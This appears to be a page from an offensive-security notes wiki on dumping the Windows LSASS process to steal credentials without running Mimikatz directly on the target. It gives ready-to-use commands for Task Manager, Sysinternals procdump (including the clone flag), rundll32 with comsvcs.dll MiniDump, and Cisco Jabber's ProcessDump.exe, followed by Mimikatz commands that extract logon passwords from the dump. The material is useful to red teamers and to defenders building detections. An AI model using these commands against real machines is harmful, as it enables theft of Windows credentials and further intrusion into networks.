Dumping Lsass Without Mimikatz


MiniDumpWriteDump API


See my notes about writing a simple custom process dumper using `MiniDumpWriteDump` API:

Dumping Lsass without Mimikatz with MiniDumpWriteDump

Task Manager

Create a minidump of the lsass.exe using task manager (must be running as administrator):






Swtich mimikatz context to the minidump:

attacker@mimikatz

```
sekurlsa::minidump C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP
sekurlsa::logonpasswords
```




Procdump


Procdump from sysinternal's could also be used to dump the process:

attacker@victim

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp

// or avoid reading lsass by dumping a cloned lsass process
procdump.exe -accepteula -r -ma lsass.exe lsass.dmp
```






comsvcs.dll

Executing a native comsvcs.dll DLL found in Windows\system32 with rundll32:


```
.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full
```



ProcessDump.exe from Cisco Jabber

Sometimes Cisco Jabber (always?) comes with a nice utility called `ProcessDump.exe` that can be found in `c:\program files (x86)\cisco systems\cisco jabber\x64\`. We can use it to dump lsass process memory in Powershell like so:

```
cd c:\program files (x86)\cisco systems\cisco jabber\x64\
processdump.exe (ps lsass).id c:\temp\lsass.dmp
```



screenshot by @em1rerdogan

References

MiniDumpWriteDump via COM+ Services DLL
modexp

Previous
Dumping Credentials from Lsass Process Memory with Mimikatz

Next
Dumping Lsass without Mimikatz with MiniDumpWriteDump

Last updated 3 years ago